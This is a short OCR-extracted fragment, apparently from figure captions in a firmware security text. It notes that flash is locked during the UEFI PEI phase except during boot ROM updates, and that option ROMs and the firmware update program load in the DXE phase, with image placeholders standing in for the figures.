
Flash is locked by code during the PEI phase except during boot ROM firmware updates.




Option ROMs are loaded in the DXE phase as is the firmware update program.




